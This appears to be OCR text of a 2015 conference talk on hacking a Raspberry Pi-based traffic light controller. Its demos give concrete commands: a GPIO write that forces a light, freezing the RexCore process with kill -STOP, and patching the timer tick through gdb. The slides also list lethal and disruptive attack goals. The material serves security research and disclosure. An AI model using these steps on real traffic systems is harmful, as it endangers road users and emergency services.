
[0 0 1;1 5 6;1 1 2; 2 2 3…….7 7 8; 8 8 1]

Current state


Condition to move to the next state

State the system will transit


State machine



Physical outputs of the states



Mapping tags and pins





```
pi@raspberrypi ~ $ gpio readall
+-----+-----+---------+------+---+---Pi 2---+---+------+---------+-----+-----+
| BCM | wPi |   Name  | Mode | V | Physical | V | Mode | Name    | wPi | BCM |
+-----+-----+---------+------+---+----++----+---+------+---------+-----+-----+
|     |     |    3.3v |      |   |  1 || 2  |   |      | 5v      |     |     |
|   2 |   8 |   SDA.1 |   IN | 1 |  3 || 4  |   |      | 5V      |     |     |
|   3 |   9 |   SCL.1 |   IN | 1 |  5 || 6  |   |      | 0v      |     |     |
|   4 |   7 | GPIO. 7 |   IN | 1 |  7 || 8  | 1 | ALT0 | TxD     | 15  | 14  |
|     |     |      0v |      |   |  9 || 10 | 1 | ALT0 | RxD     | 16  | 15  |
|  17 |   0 | GPIO. 0 |  OUT | 0 | 11 || 12 | 1 | IN   | GPIO. 1 | 1   | 18  |
|  27 |   2 | GPIO. 2 |  OUT | 1 | 13 || 14 |   |      | 0v      |     |     |
|  22 |   3 | GPIO. 3 |  OUT | 0 | 15 || 16 | 1 | IN   | GPIO. 4 | 4   | 23  |
|     |     |    3.3v |      |   | 17 || 18 | 1 | IN   | GPIO. 5 | 5   | 24  |
|  10 |  12 |    MOSI |   IN | 0 | 19 || 20 |   |      | 0v      |     |     |
|   9 |  13 |    MISO |   IN | 0 | 21 || 22 | 1 | IN   | GPIO. 6 | 6   | 25  |
|  11 |  14 |    SCLK |   IN | 0 | 23 || 24 | 0 | IN   | CE0     | 10  | 8   |
|     |     |      0v |      |   | 25 || 26 | 0 | IN   | CE1     | 11  | 7   |
|   0 |  30 |   SDA.0 |   IN | 1 | 27 || 28 | 1 | IN   | SCL.0   | 31  | 1   |
|   5 |  21 | GPIO.21 |  OUT | 0 | 29 || 30 |   |      | 0v      |     |     |
|   6 |  22 | GPIO.22 |  OUT | 1 | 31 || 32 | 0 | OUT  | GPIO.26 | 26  | 12  |
|  13 |  23 | GPIO.23 |  OUT | 1 | 33 || 34 |   |      | 0v      |     |     |
|  19 |  24 | GPIO.24 |  OUT | 0 | 35 || 36 | 0 | OUT  | GPIO.27 | 27  | 16  |
|  26 |  25 | GPIO.25 |  OUT | 0 | 37 || 38 | 1 | OUT  | GPIO.28 | 28  | 20  |
|     |     |      0v |      |   | 39 || 40 | 0 | OUT  | GPIO.29 | 29  | 21  |
+-----+-----+---------+------+---+----++----+---+------+---------+-----+-----+
| BCM | wPi |   Name  | Mode | V | Physical | V | Mode | Name    | wPi | BCM |
+-----+-----+---------+------+---+---Pi 2---+---+------+---------+-----+-----+
```

Outcome of the discovery stage


- **Understanding how the systems is built and functions**
  - Static discovery of the system

Control



Things which we can change


- **There are two major things the attacker can control**
  - The state of the traffic light (red-yellow-green & blinking)
  - The timeout of each state
- **The state of the traffic light can be controlled**
  - Directly
  - Indirectly (by manipulating the inputs to control logic)
- **We brainstormed a list of 30 approaches**
  - Implemented half of it (at the end it is just a hacking exercise for fun & more fun)



DEMO 1

- **Forcing the point**
- **Setting point value from the debagger (RexView)**
  - “Set that on green because I am your engineer and I said so!”
- **Setting point from the microcontroller (RPi)**
  - Using *suid binary*
  - Does not require root privileges (enjoy!)

gpio write 3 1



DEMO 2

Stale Data attack


- Stopping CPU on command
- Traffic lights will remains in their last state

1. ssh pi@172.16.192.30
2. sudo su
3. ps -ax|grep Rex

find out the pid of RexCore


4. kill -STOP [pid]
5. kill -CONT [pid]

(repeat 4 and 5 at will)



P.S. We achieved the same effect by clumsily uploading modified firmware – unintended fuzzing ☺

DEMO 3



Speeding up the clock

- Modifying timer tick
- Making things happening faster

1. ssh pi@172.16.192.30
2. sudo su
3. ps -ax|grep RexCore

find out the pid of RexCore

4. gdb -[pid]
5. info files

find address ranges for .data in /usr/lib/libRex_T-2.10.6.so

use start address XXX in the following formula

6. x/x XXX - 0x98bc8 + 0x9a1d4

you should get a new offset with location of the timer tick

0xXXX: 0x02af080

use XXX in the following formula


7. set *(int)0xXXX=1000

(50000 speed factor)

modify touts as needed

8. [1 1 300 1 1 1 1 1 1 1 1 1]

Reverse engineering RexCore



P.S. Thanks to Ole André Vadla Ravnås for Frida (www.frida.re)

ZERO NIGHTS 2015


DEMO 4

- Modification of control logic
  - Rewire/redesign the logic in a way you want
  - E.g. **No-REDs-Allowed!**

removed

removed

constant ON



DEMO 4


Modification of control logic

- Rewire/redesign the logic in a way you want
- E.g. **No-REDs-Allowed!**

Outcome of the control stage

- **A portfolio of attacks instances to include into final payload**
  - All various ways you can influence the state of the physical application
  - Choose which you want to use in final payload
    - Those which are more reliable and most effective

Damage



Attack goal

- Safety related (very catastrophic)
  - Damage to the vehicles
  - Killing road users (drivers, pedestrians, cyclists…)
  - Both
- Economy related (very inconvenient)
  - Denial of traffic light service
  - Maintenance efforts
  - Traffic impairment
- Force amplifier (very unfortunate)
  - Making a way for **bad guys**
  - Denying a way for **good guys** (ambulance, police)

